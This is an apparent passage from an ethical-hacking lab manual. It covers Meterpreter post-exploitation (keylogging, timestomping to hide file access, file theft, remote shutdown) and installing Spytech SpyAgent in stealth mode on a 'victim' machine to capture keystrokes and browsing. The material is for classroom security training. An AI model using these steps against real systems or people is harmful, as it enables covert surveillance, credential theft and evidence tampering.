File  Edit  View  Search  Terminal  Help
meterpreter > ls
Listing: C:\Users\Admin\Downloads
==================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2017-11-10 01:43:28 -0500  Backdoor.exe
100666/rw-rw-rw-  43     fil   2017-11-10 00:11:43 -0500  secret.txt

meterpreter >
```

FIGURE 8.19: Listing all the files in the directory

31. To read the contents of a text file, type **cat filename.txt** (here, **secret.txt**) and press **Enter**.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Listing: C:\Users\Admin\Downloads
==================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2017-11-10 01:43:28 -0500  Backdoor.exe
100666/rw-rw-rw-  43     fil   2017-11-10 00:11:43 -0500  secret.txt

meterpreter > cat secret.txt
My credit card account number is 123456789 meterpreter >
```

FIGURE 8.20: Issuing cat command

32. Change the **MACE** attributes of **secret.exe**.
33. While performing post exploitation activities, a hacker tries to access files to read their contents. Upon doing so, the MACE attributes change immediately, which gives an indication to the file user/owner that someone has read or modified the information.
34. To leave no hint of these MACE attributes, use the times to mp command to change the attributes as you wish after accessing a file.
35. To view the mace attributes of **secret.txt**, type **timestomp secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot:




FIGURE 8.21: Viewing the timestomp information

36. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Student\Downloads**.
37. Type **cd C:** to change the current remote directory to **C:**.




FIGURE 8.22: Changing the path of the directory

38. Now type **pwd** and press **Enter**.
39. Observe that the current remote directory has changed to **C:**.




FIGURE 8.23: Checking the present working directory (pwd)

40. Type **ls** and press **Enter** to list the files in the current working directory (**C:**).




FIGURE 8.24: List all the files in the pwd

41. The download command downloads a file from the remote machine.

42. Type **download filename.extension** (in this lab, **dotnetfx.exe**) and press **Enter**.




FIGURE 8.25: Downloading a file

43. The downloaded file is stored in the **Home** Folder by default. Click **Places**, and click **Home**.

FIGURE 8.26: Browsing the Home Folder

44. The downloaded file is available in the home folder as shown in the following screenshot:

FIGURE 8.27: Downloaded file available in the Home directory

45. The **search** command helps you locate files on the victim machine. The command is capable of searching through the whole system or specific folders.

46. Type **search -f "filename.ext"** (here **pagefile.sys**) and press **Enter**.




FIGURE 8.28: Locating files on the victim machine

47. Type **keyscan_start** and press **Enter**. This starts capturing all keyboard input from the victim system.

FIGURE 8.29: Capturing keyboard input

48. Switch back to the **Windows 10** machine, create a text file and start typing something.

FIGURE 8.30: Performing keystrokes as a victim

49. Switch to the Kali Linux machine. Type **keyscan_dump** and press Enter. This dumps all the keystrokes.




FIGURE 8.31: Dumping all the keystrokes

50. Type **idletime** and press **Enter**.

51. Issuing this command displays the number of seconds for which the user has been idle on the remote system.




FIGURE 8.32: Viewing the idle time

52. You may shut-down the victim machine after performing post exploitation.

53. Type **shutdown** and press **Enter**. This shuts down the victim machine.




FIGURE 8.33: Shutting down the victim machine




FIGURE 8.34: Victim machine successfully shut down

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

9

User System Monitoring and Surveillance using Spytech SpyAgent

Spytech SpyAgent is a powerful computer spy software that allows you to monitor everything users do on a computer—in total stealth. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat-client blocking, lockdown scheduling, and remote delivery of logs via email or FTP.

Lab Scenario

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy the employer has put in place and made known to employees.

In this lab, we explain the process of monitoring employee activities using Spytech SpyAgent.

Lab Objectives

The objective of this lab is to help students use Spytech and SpyAgent. After completing this lab, students will be able to:

- Install and configure **Spytech SpyAgent** in a victim machine
- Monitor keystrokes typed, websites visited and Internet Traffic Data

Lab Environment

To perform this lab, you need:

- A computer running Windows Server 2016
- Run this tool in Windows Server 2012(victim machine)
- Or, download Spytech SpyAgent at **http://www.spytech-web.com/spyagent.shtml**
- If you wish to download the latest version, screenshots may differ
- Administrative privileges to install and run tools

Lab Duration

Time: 15 Minutes

Overview of the Lab

This lab demonstrates to students how to establish remote desktop connection with a victim machine and run a spying application named SpyAgent to secretly track user activities.

1. This lab works only if the target machine is Turned **ON**.
2. Since you have seen how to escalate privileges in the earlier lab (Escalating Privileges by Exploiting Client Side Vulnerabilities), you will use the same technique to escalate privileges and then dump the password hashes.
3. On obtaining the hashes, you will use password cracking application such as RainbowCrack to obtain plain-text passwords.
4. Once you have the passwords handy, you will establish a **Remote Desktop Connection** as an **attacker**, install Spytech SpyAgent and leave it in **stealth mode**.

Note: In this lab, you are connecting remotely to Windows server 2012 virtual machine. You can establish remote connection only for a user account that has administrative privileges (here, **Jason** user account has administrative privileges, so we shall be logging in to it).

5. The next task would be to log on to **virtual machine** as a legitimate user (here you) and perform user activities without being aware of the application tracking your activities in background.
6. Once done, you will again establish a **Remote Desktop Connection** as an **attacker**, bring the application out of stealth mode, and monitor the activities performed on the virtual machine by the **victim** (you).

Lab Tasks

1. Login to the **Windows Server 2016** machine and click the **Search** icon from the taskbar.




FIGURE 9.1: Selecting Search

2. In the **Search** field, search for **Remote Desktop Connection**.
3. Click **Remote Desktop Connection** in the **Search** results.




FIGURE 9.2: Searching for Remote Desktop Connection

4. The **Remote Desktop Connection** window opens. Enter the IP address of **Windows Server 2012** (in this lab, **10.10.10.12,** which might differ in your lab environment) in the **Computer** field, and click **Show Options**.

FIGURE 9.3: Establishing Remote Desktop Connection

5. Enter a username granted administrative privileges (here, **Jason**), and click **Connect**.




FIGURE 9.4: Establishing Remote Desktop Connection

6. The host machine tries to establish a Remote connection with the target machine.
7. A **Windows Security** pop-up appears; enter the password (**qwerty**) and click **OK**.




FIGURE 9.5: Windows Security pop-up

8. A **Remote Desktop Connection** window appears; click **Yes**.

FIGURE 9.6: Remote Desktop Connection window

Note: You cannot access a Remote Desktop Connection if the target machine is shut down. Remote Desktop Connection is possible only if the machine is in turned ON.

9. A Remote Desktop connection is successfully established, as shown in the screenshot:




FIGURE 9.7: Remote Desktop Connection established successfully

10. Close the **Server Manager** window.
11. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Spyware\General Spyware\Spytech SpyAgent** and double-click **Setup (password=spytech).exe.**

FIGURE 9.8: Installing SpyAgent

12. If the **Cannot access network resource** dialog-box appears, enter the credentials of the **Windows Server 2016** machine, and click **OK**.

FIGURE 9.9: Cannot access network resource dialog-box

13. The **Spytech SpyAgent Setup** window appears; click **Next**.

FIGURE 9.10: Spytech SpyAgent Setup window

14. The **Welcome** wizard of **Spytech SpyAgent Setup** program window appears; read the instructions and click **Next.**

FIGURE 9.11: Welcome wizard

15. The **Important Notes** wizard appears; read the note and click **Next.**

FIGURE 9.12: Important Notes wizard

16. The **Software License Agreement** window appears, you need to accept the agreement to install Spytech SpyAgent.
17. So, click **Yes** to continue.

FIGURE 9.13: Select the Agreement

18. **Choose Destination Location** window appears, verify the directory to install Spytech SpyAgent.
19. Click **Next** to continue installation.




FIGURE 9.14: Selecting folder for installation

20. The **Select SpyAgent Installation Type** window appears; select the **Administrator/Tester** setup type.

21. Click **Next**.

FIGURE 9.15: Selecting Installation Type

22. The **Ready to Install** window appears; click **Next** to start installing Spytech SpyAgent.




FIGURE 9.16: Ready to install window

23. The **Spytech SpyAgent Setup** dialog-box prompts you to include an **uninstaller**; click **Yes**.

FIGURE 9.17: Selecting an uninstaller

24. A **Spytech SpyAgent** window appears; **close** the window.




FIGURE 9.18: Spytech SpyAgent window

25. The **A NOTICE FOR ANTIVIRUS USERS** window appears; read the notice, and click **Next**.

FIGURE 9.19: A Notice For Antivirus Users window

26. The **Finished** window appears; uncheck **View Help Documentation**, and click **Close** to end the setup.

FIGURE 9.20: Finish window

27. The **Spytech SpyAgent** dialog box appears; click **Continue...**.

FIGURE 9.21: spytech SpyAgent dialog box

28. **Step 1** of setup wizard appears; click **click to continue...**.

FIGURE 9.22: Step 1 of setup wizard

29. Enter a password in the **New Password** field, and retype the same password in the **Confirm** field.

Note: Here, the password entered is **qwerty@123**

30. Click **OK**.

FIGURE 9.23: Selecting New Password

31. The **password changed** pop-up appears; click **OK**.

FIGURE 9.24: password changed pop-up

32. **Step 2** of Welcome wizard appears, click **click to continue....**

FIGURE 9.25: Step 2 of Welcome wizard

33. The **Configuration** section of setup wizard appears; click the **Complete + Stealth Configuration** radio button, and click **Next**.

FIGURE 9.26: Configuration section

34. The **Extras** section of setup wizard appears; check **Load on Windows Startup** option, and click **Next**.

FIGURE 9.27: Extras section

35. The **Confirm Settings** section of setup wizard appears; click **Next** to continue.

FIGURE 9.28: Confirm settings section

36. The **Apply** section of setup wizard appears; click **Next**.

FIGURE 9.29: Apply section

37. The **Finished** window appears; click **Finish** to successfully setup SpyAgent.

FIGURE 9.30: Configuration Finished

38. The main window of **SpyAgent** appears, along with **Step 3** of setup wizard.

39. Click **Click to continue....**

FIGURE 9.31: Main window of SpyAgent

40. If a **Getting Started** dialog-box appears, click **No**.

41. To track the general user activities, click **Start Monitoring**.




FIGURE 9.32: Start monitoring

42. The **Enter Access Password** window appears; enter the **password** you specified in **step 31** (in this lab, **qwerty@123**), and click **OK**.

FIGURE 9.33: Entering the password

43. The **Stealth Notice** window appears; read the instructions, and click **OK**.

Note: To bring SpyAgent out of stealth mode, press **Ctrl+Shift+Alt+M**.

FIGURE 9.34: Stealth mode notice

44. A SpyAgent pop-up appears. Check **Do not show this Help Tip again** and **Do not show Related Help Tips like this again**; click **click to continue....**

FIGURE 9.35: Start monitoing

45. Close the **Remote Desktop Connection**.

46. Now Log onto the **Windows Server 2012** virtual machine's, **Jason** account as a legitimate user (assume you are acting as a **victim**).

47. Browse the Internet (anything), or perform any user activity.

FIGURE 9.36: Perform User Activities

48. Now, switch back to the host machine, and perform **steps 1–8** to launch **Remote Desktop Connection**, (you are logging into the machine as an **attacker**).




FIGURE 9.37: Established Remote Desktop connection

49. To bring SpyAgent out of stealth mode, press **Ctrl+Shift+Alt+M**.
50. Spyagent will ask for an Access Password (**qwerty@123**); enter it and click **OK**.

FIGURE 9.38: Entering the password

51. To check user keystrokes from keyboard, click **Keyboard & Mouse** on the **SpyAgent** GUI.

52. Select **View Keystrokes Log**.

FIGURE 9.39: Selecting View Keystrokes Log

53. A list of keystrokes log entries is displayed. Select an application whose log entries you want to view. Here, bank account details have been viewed.

Note: If a **User Account Control** pop-up appears asking you to disable the UAC, click **Yes**.

54. SpyAgent displays all the resultant keystrokes for the selected application, as shown in screenshot:




FIGURE 9.40: Resulted keystrokes

55. To check the websites visited by the user, click **Website Usage**.

56. Select **View Websites Logged**.




FIGURE 9.41: Selecting View Websites Logged

57. SpyAgent displays all the user-visited website results, as shown in the screenshot:

